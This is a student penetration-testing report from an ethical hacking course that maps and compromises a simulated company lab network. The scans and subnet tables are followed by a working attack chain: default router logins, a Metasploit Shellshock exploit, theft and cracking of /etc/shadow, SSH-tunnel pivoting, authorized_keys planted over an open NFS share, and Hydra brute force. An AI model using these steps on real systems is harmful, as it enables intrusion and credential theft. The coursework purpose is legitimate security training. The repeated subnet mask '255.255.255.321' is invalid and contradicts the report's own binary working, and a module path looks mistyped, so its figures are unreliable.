Network Analysis

Aidan Cram - 1801447

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.


Contents

Introduction

This evaluation is taking place for ACME Inc for the purpose of determining the current status and security of their network. To this end the Linux machine provided by ACME will be used to analyse the system and a comprehensive report will be produced to clearly depict how the network is set up and what concerns this leads to in terms of security. When writing this report, it is assumed that this is for use by the new network administrator and is therefore written in a manner to be most useful to them. The company should refer to the conclusion which is written using less complex lexis and should therefore provide a useful summery of the findings of this report.

All the commands or code listed in this report are highlighted using a box. In order to streamline the report and make it easier to follow, many of the commands that result in large screenshots have been included under the command. Some of these have been set up as collapsed headers and can be viewed by expanding the heading. To do this click the arrow next to the command. Or by right clicking on any headline and selecting “Expand/Collapse” then “Expand All” will reverse this.

Network diagram



Subnet Table

Summary

Network Address	CIDR	Subnet Mask	Broadcast Address	First Usable Address	Last Usable Address	Number of Usable Addresses
192.168.0.32	27	255.255.255.321	192.168.0.63	192.168.0.33	192.168.0.62	30
192.168.0.64	27	255.255.255.321	192.168.0.95	192.168.0.65	192.168.0.94	30
192.168.0.96	27	255.255.255.321	192.168.0.127	192.168.0.97	192.168.0.126	30
192.168.0.128	27	255.255.255.321	192.168.0.159	192.168.0.129	192.168.0.158	30
192.168.0.192	27	255.255.255.321	192.168.0.223	192.168.0.193	192.168.0.222	30
192.168.0.224	30	255.255.255.252	192.168.0.227	192.168.0.225	192.168.0.226	2
192.168.0.228	30	255.255.255.252	192.168.0.231	192.168.0.229	192.168.0.230	2
192.168.0.232	30	255.255.255.252	192.168.0.235	192.168.0.233	192.168.0.234	2
192.168.0.240	30	255.255.255.252	192.168.0.243	192.168.0.241	192.168.0.242	2
172.16.221.0	24	255.255.255.0	172.16.221.255	172.16.221.1	172.16.221.254	254
13.13.13.0	24	255.255.255.0	13.13.13.255	13.13.13.1	13.13.13.254	254

Calculation

For these subnets both the address and subnet CIDR (Classless inter-domain routing) Prefix are known which makes the process of calculating the subnet details straightforward. First, these will be converted into binary where the prefix determines the number of bits reserved by the network which are set to 1, and those left for the host where the bits are set to 0. For example:

Address	CIDR Prefix
192.168.0.128	27
Each set of numbers is represented by an 8 bit binary number	**Working left to right, 27 bits should be set to 1**
11000000.10101000.00000000.10000000	11111111.11111111.11111111.11100000

Once done, the CIDR can be used to calculate the subnet mask by converting it back into decimal but using the IP address format seen above. To convert each byte of the address the table below shows the value assigned to each bit when converting.

Decimal	128	64	32	16	8	4	2	1
Binary	1	1	1	0	0	0	0	0

When utilising this principle on a complete address the conversion would look like this:

11111111.11111111.11111111.11100000 = 255.255.255.321

Using this information, it is then possible to calculate the: first, last, broadcast and range values of the subnet using the following principles.

- The Network address is found by setting all host bits set to 0
- The Broadcast address is found by setting all host bits to 1
- The First available address is the first address after the Network address. ie if the last 8 bits of the Network address adds up to 101 then the First address will be 102
- The last available address is the address before the Broadcast address. ie if the last 8 bits of the Broadcast address adds up to 101 then the Last address will be 100
- The range is calculated as 2^n -2 where n is the number of host bits. The -2 represents the addresses reserved for the Network and Broadcast addresses

Those found have been calculated and listed below:

	192.168.0.32/27	
Network	192.168.0.32	27
	11000000.10101000.00000000.00100000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.00111111	192.168.0.63
First	11000000.10101000.00000000.00100001	192.168.0.33
Last	11000000.10101000.00000000.00111110	192.168.0.62
Range	5 host bits	30 usable addresses

	192.168.0.64/27	
Network	192.168.0.64	27
	11000000.10101000.00000000.01000000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.01011111	192.168.0.95
First	11000000.10101000.00000000.01000001	192.168.0.65
Last	11000000.10101000.00000000.01011110	192.168.0.94
Range	5 host bits	30 usable addresses

	192.168.0.96/27	
Network	192.168.0.96	27
	11000000.10101000.00000000.01100000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.01111111	192.168.0.127
First	11000000.10101000.00000000.01100001	192.168.0.97
Last	11000000.10101000.00000000.01111110	192.168.0.126
Range	5 host bits	30 usable addresses

	192.168.0.128/27	
Network	192.168.0.128	27
	11000000.10101000.00000000.10000000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.10011111	192.168.0.159
First	11000000.10101000.00000000.10000001	192.168.0.129
Last	11000000.10101000.00000000.10011110	192.168.0.158
Range	5 host bits	30 usable addresses

	192.168.0.192/27	
Network	192.168.0.192	27
	11000000.10101000.00000000.11000000	11111111.11111111.11111111.11100000 255.255.255.321
Broadcast	11000000.10101000.00000000.11011111	192.168.0.223
First	11000000.10101000.00000000.11000001	192.168.0.193
Last	11000000.10101000.00000000.11011110	192.168.0.222
Range	5 host bits	30 usable addresses

	192.168.0.224/30	
Network	192.168.0.224	30
	11000000.10101000.00000000.11100000	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11100011	192.168.0.227
First	11000000.10101000.00000000.11100001	192.168.0.225
Last	11000000.10101000.00000000.11100010	192.168.0.226
Range	2 host bits	2 usable addresses

	192.168.0.228/30	
Network	192.168.0.228	30
	11000000.10101000.00000000.11100100	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11100111	192.168.0.231
First	11000000.10101000.00000000.11100101	192.168.0.229
Last	11000000.10101000.00000000.11100110	192.168.0.230
Range	2 host bits	2 usable addresses

	192.168.0.232/30	
Network	192.168.0.232	30
	11000000.10101000.00000000.11101000	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11101011	192.168.0.235
First	11000000.10101000.00000000.11101001	192.168.0.233
Last	11000000.10101000.00000000.11101010	192.168.0.234
Range	2 host bits	2 usable addresses

	192.168.0.240/30	
Network	192.168.0.240	30
	11000000.10101000.00000000.11110000	11111111.11111111.11111111.11111100 255.255.255.252
Broadcast	11000000.10101000.00000000.11110011	192.168.0.243
First	11000000.10101000.00000000.11110001	192.168.0.241
Last	11000000.10101000.00000000.11110010	192.168.0.242
Range	2 host bits	2 usable addresses

	172.16.221.0/24	
Network	172.16.221.0	24
	10101100.00010000.11011101.00000000	11111111.11111111.11111111.00000000 255.255.255.0
Broadcast	10101100.00010000.11011101.11111111	172.16.221.255
First	10101100.00010000.11011101.00000001	172.16.221.1
Last	10101100.00010000.11011101.11111110	172.16.221.254
Range	8 host bits	254 usable addresses

	13.13.13.0/24	
Network	13.13.13.0	24
	00001101.00001101.00001101.00000000	11111111.11111111.11111111.00000000 255.255.255.0
Broadcast	00001101.00001101.00001101.11111111	13.13.13.255
First	00001101.00001101.00001101.00000001	13.13.13.1
Last	00001101.00001101.00001101.11111110	13.13.13.254
Range	8 host bits	254 usable addresses

Network mapping process

Initial Scanning

The First step taken to map the network was to run a default Nmap scan on the network to find all the devices that can be seen by the host device. The command, along with results, can be found below:

Click triangle to expand

Nmap scan 192.168.0.200/24

Figure 1

Findings

This resulted in the discovery of 14 devices. The next step was to then run TCP scans on each of these devices, except 192.168.0.200 as it is the machine being used for this investigation. This was in order to find out what ports were open and the process' running on them. The reason being that access will need to be gained to these machines in order to find out what they are and how they connect to other devices on the network.

Click triangle to expand

Nmap -sT -sV -vv 192.168.0.__

Figure 2

Findings

With the information gathered in Figure 2 the mapping process can start. This is done by listing all the possible devices found, and what type of devices they are. This was done by looking at the "Service Info" section at the bottom of the scan, which is particularly important for the next stage. All those identified as being associated with a router were navigated to using a web browser, but none had a

GUI that could provide access. As a result,, the open ports found in the scan above were analysed and all routers were found to have open telnet ports.

This consisted of the interfaces with the following addresses:

192.168.0.33
192.168.0.129
192.168.0.193
192.168.0.225
192.168.0.226
192.168.0.229
192.168.0.230
192.168.0.233

Enumerating Routers

All were found to be using default login credentials which therefore allowed access to the command line using the command:

```
telnet 192.168.1.___
```

and the login:

username: vyos
password: vyos

With this access the following commands where used to further enumerate the network:

`show interfaces`	*shows physical connections*	*Figure 3*
`netstat -ltun`	*shows open ports*	*Figure 4*

Findings

By looking at the “show interface” results(Figure 3), it is possible to analyse the address assigned to the loopback interface to identify which interfaces are connected to the same router. This allows for the next step in forming the network diagram by connecting the routers. However, in order to properly form a map further information about the physical connections is required. This is where the “show ip route” command (Figure 5) can be used to divulge the necessary data to identify more devices that exist and what routers they may connect to.

`show IP route`	*shows all connections*	*Figure 5*

Findings

From this we can then determine the links between the routers and which subnets they are connected to. This is because the network is set up using ospf and therefore the routes to these devices are

known by the router even if they are not directly connected. With a picture now gathered of the basic setup of a section of the network, it is now important to look at the subnets set up on the network.

Bypassing The Firewall

Looking further at the information gathered using the "show ip route" command (Figure 5) it can be determined that some devices are protected and are not fully accessible. Upon further examination it can be seen that 4.4.4.4 has a firewall in operation preventing further accesses to a segment of the network. In order to properly enumerate the network, it will be necessary to use 192.168.0.242 which is a web host acting as the DMZ for the protected section of the website and use that to pivot into the rest of the network.

Examining the information gathered so far on 192.168.0.242 shows that it has port 22 open with Open SSH running on it as seen in Figure 6. It is therefore theoretically possible to set up an SSH tunnel in order to exploit 242 and make the rest of the network believe that the information requested by an unauthorised machine such as 200, is actually being sent by the authorised 242 machine. The first step, however, in achieving this is to determine the login credentials of the 242 machine.

```
22/tcp    open     ssh          syn-ack     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8
otocol 2.0)
80/tcp    open     http         syn-ack     Apache httpd 2.4.10 ((Unix))
111/tcp   open     rpcbind      syn-ack     2-4 (RPC #100000)
```

Figure 6

In order to determine if any vulnerabilities exist on the 242 machine a nikto scan was run. While not comprehensive, the scan can point to any obvious vulnerabilities that may be prevalent on the system.

```
nikto -h 192.168.0.242
```

```
root@kali:~# nikto -h 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2020-12-22 07:04:39 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect agai
nst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the conten
t of the site in a different fashion to the MIME type
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL
 for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://c
ve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-12-22 07:05:08 (GMT-5) (29 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figure 7

The results in Figure 7 indicate that there may be a critical vulnerability on the web service currently running on the 242:80 machine (figure above). In order to verify the existence of this vulnerability the

location identified in the scan is navigated to and the service is found to be running as can be seen in Figure 8.




Figure 8

Using the following commands, Metasploit was utilised to exploit the vulnerability found on the webserver.

```
msfconsole

use exploit/multi/sttp/apache_mod_cgi_bash_env_exec

set rhosts 192.168.0.242

set targeturi /cgi-bin/status

exploit
```

Now with access to the machine it was important to determine the status of the machine as well as if the access gained can be used to further access the network. Those commands include:

`route`	Figure 9
`getuid`	Figure 10
`netstat`	Figure 11

Findings

Looking at the results of the `getuid` command (Figure 10) it can be assumed that id 0 is the root user and, therefore, admin access has been obtained. In order to verify if this access could be used, two commands were ran to try and access the passwords and usernames being used on the machine.

`cat /etc/shadow`	Appendix 1
`cat /etc/passwd`	Appendix 2

With this access it is possible to extract the list of passwords and usernames using Meterpreter. If these are then unshadowed it will be possible to run a brute force attack on them. This should result in a list of users and passwords in plain text.

`download /etc/shadow`

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → shadow
[*] Downloaded 1.19 KiB of 1.19 KiB (100.0%): /etc/shadow → shadow
[*] download   : /etc/shadow → shadow
```

Figure 12

`download /etc/passwd`

```
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → passwd
[*] Downloaded 1.90 KiB of 1.90 KiB (100.0%): /etc/passwd → passwd
[*] download    : /etc/passwd → passwd
```

Figure 13

```
unshadow passwd shadow > unshadowed.txt
```

```
root@kali:~/Desktop# unshadow passwd shadow > unshadowed.txt
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
apple            (root)
1g 0:00:00:19 0.49% (ETA: 13:11:51) 0.05257g/s 4387p/s 4428c/s 4428C/s 130332..042682
pears            (xweb)
2g 0:00:00:48 DONE (2020-10-31 12:07) 0.04127g/s 4438p/s 4454c/s 4454C/s pepinos..pakimo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop#
```

Figure 14

```
john –wordlist=/usr/share/wordlists/rockyou.txt unshadower.txt
```

```
root@kali:~# nmap -oX scan 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-31 13:41 EDT
Nmap scan report for 192.168.0.66
Host is up (0.0059s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 15

The next step is to use these credentials to set up the tunnel.

192.168.0.200 (Host)	192.168.0.242 (Target)
	-start logged into the machine using ssh ssh root@192.168.0.242
	nano /etc/ssh/sshd_config -Add the “PermitTunnel yes” setting under Authentication
	service ssh restart
	exit
	ssh -w 1:1 root@192.168.0.242
ip addr add 1.1.1.1/30 dev tun1	ip addr add 1.1.1.2/30 dev tun1
ip link set tun1 up	ip link set tun1 up
route add -net 192.168.0.64/27 tun1	echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
route add -net 192.168.0.96/27 tun1	iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE

Figure 16

This now allows for commands to be ran on the .200 machine through the .242 machine. After this it is possible to navigate to the login portal where access can be granted by using default login, this provides further data for enumeration. Using this access, it is also possible to run scans on the IP addresses found in the IP routing tables but not yet located in the network.

```
Nmap scan 192.168.0.64/27
```

```
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 17

```
Nmap scan 192.168.0.96/27
```

```
Nmap done: 32 IP addresses (0 hosts up) scanned in 26.14 seconds
```

Figure 18

```
Nmap scan 192.168.0.241/27
```

```
Not shown: 999 filtered ports
PORT   STATE SERVICE
53/tcp open  domain
```

Figure 19

These results show that 241 is part of the firewalled router (Figure19) but also that 96 is further protected (Figure 18). In order to gain access to 96 it will be necessary to gain access to the 66 machine. As can be seen in the scan results for .66, both port 22 and 2049 are open (Figure17). First an attempt was made to access the machine using ssh, however, it does not allow connections without the proper authentication (Appendix 3). Therefore, it was necessary to look at port 2049 and the NFS (network file system) service running on it. By running the following command, it can be determined that any machine on the 192.168.0.* network can connect to the NFS system on 66 (Figure 20).

```
showmount -e 192.168.0.66
```

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 20

Using this information, it is possible to mount the entire file system from the 66 machine onto the desktop of the Kali machine. It is then possible to create an .ssh folder in the root folder of the user and place a file called “authorised_keys” containing an ssh key that you have created using the commands shown below. It will be generated in the .ssh folder and will be called id_rsa.pub. This then makes it possible to connect over ssh using that private key.

```
ssh-keygen -t rsa
```

```
ssh -i .ssh/id_rsa root@192.168.0.66
```

With this access it is possible to set up another SSH Tunnel using the same process as on the .242 machine(Figure 16). However the “-w” setting will need to be integrated to 2:2 and the “tun” will need

to be changed to “tun2” as well. Similarly the address’ should be changed from “1.1.1.1” to “2.2.2.1” as appropriate. Finally, the route add command on the Host should reflect the destination that is being reached, in this case 192.168.0.66. Afterwards, it is possible to carry out TCP scans on all the host identified:

```
nmap -sT -sV -vv 192.168.0.65
```




Figure 21

```
nmap -sT -sV -vv 192.168.0.66
```




Figure 22

```
nmap -sT -sV -vv 192.168.0.97
```




Figure 23

```
nmap -sT -sV -vv 192.168.0.98
```

```
PORT     STATE SERVICE REASON  VERSION
53/tcp   open  domain  syn-ack (generic dns response: REFUSED)
80/tcp   open  http    syn-ack nginx
2601/tcp open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  syn-ack Quagga routing software 1.2.1 (Derivative of GNU Zebra)
1 service unrecognized despite returning data. If you know the service/version, please submit th
e following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=10/31%Time=5F9D8C4F%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0")%r(DNSStatus
SF:RequestTCP,E,"\0\x0c\0\0\x90\x05\0\0\0\0\0\0\0");
```

Figure 24

After looking at the `ifconfig` command (Appendix 4) on the 192.168.0.34 machine it was determined that a second connection existed. It was possible to setup an SSH tunnel on the 34 machine in the same way as was carried out previously on .242 (Figure 16). However, it had to be performed on xadmin and using the "plums" password, previously found on the 210 machine, as root did not have a password set up. This could be rectified once access had been obtained by setting up the root password (Appendix 5). Once done, use the nano command to edit the config command to allow root login and tunnelling (Appendix 6).

```
ssh xadmin@192.168.0.34
```

```
sudo passwd
```

```
su -
```

```
nano /etc/ssh/sshd_config
```

An nmap scan of the 13.13.13.0 subnet shows that the other connection is to a machine with the address 13.13.13.13. By assuming this machine used the same usernames as the other machines it was possible to access this machine using a brute force attack(Appendix 7). This was successful when using hydra with the xadmin username and the password.lst wordlist.

Further Enumeration

This section includes any additional information that was pertinent to the devices. The following table lists all the ports found to be open on the devices as well as the service running on them

Device with the IP	Protocol	Port	Service
13.13.13.13	UDP	631	ipp
		5353	mdns
	TCP	22	ssh
172.16.221.237	UDP	5353	mdns
	TCP	80	http
		443	ssl/https
192.168.0.33	UDP	123	NTP v4
		161	snmp
	TCP	23	telnet
		80	http
		443	ssl/https
192.168.0.34	UDP	111	rpcbind

		735	rpcbind
		2049	NFS
		5353	mdns
		35446	mountd
		38180	nlockmgr
		52804	mountd
		54169	status
		60084	mountd
	TCP	22	ssh
		111	rpcbind
		2049	NFS
		34491	mountd
		36676	mountd
		38895	status
		39825	nlockmgr
		48521	mountd
192.168.0.66	UDP	111	rpcbind
		631	ipp
		2049	NFS
		5353	mdns
	TCP	22	ssh
		111	rpcbind
		2049	NFS
192.168.0.97	UDP	123	ntp
		161	snmp
	TCP	23	telnet
		80	http
		443	ssl/https
192.168.0.129	UDP	123	ntp
		161	snmp
	TCP	23	telnet
		80	http
		443	ssl/https
192.168.0.130	UDP	123	ntp
		161	snmp
	TCP	22	ssh
		111	rpcbind
		2049	NFS
		34382	mountd
		35423	mountd
		43396	mountd
		44602	nlockmgr
		57970	status
192.168.0.193	UDP	123	ntp
		161	snmp
	TCP	22	ssh
		23	telnet
		80	http
		443	ssl/https
192.168.0.203	UDP	67	dhcps

	TCP	Closed	
192.168.0.210	UDP	68	dhcpc
		111	rpcbind
		631	ipp
		2049	NFS
		5353	mdns
	TCP	22	ssh
		111	rpcbind
		2049	NFS
		38397	status
		39407	mountd
		48843	nlockmgr
		54259	mountd
		60794	mountd
192.168.0.234	UDP	123	ntp
	TCP	53	domain
		80	http
		2601	quagga
		2604	quagga
		2605	quagga
192.168.0.242	UDP	111	rpcbind
		631	Ipp
		5353	mdns
	TCP	22	ssh
		80	http
		111	rpcbind

13.13.13.13

nmap -sT -sV -vv 13.13.13.13

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

nmap -sU -sV -vv 13.13.13.13

```
PORT     STATE         SERVICE REASON              VERSION
631/udp  open|filtered ipp     no-response
5353/udp open          mdns    udp-response ttl 254 DNS-based service discovery
```

route

```
xadmin@xadmin-virtual-machine:~$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
13.13.13.0      *               255.255.255.0   U     1      0        0 eth0
xadmin@xadmin-virtual-machine:~$
```

arp

```
xadmin@xadmin-virtual-machine:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
13.13.13.12              ether   00:0c:29:52:44:0f   C                     eth0
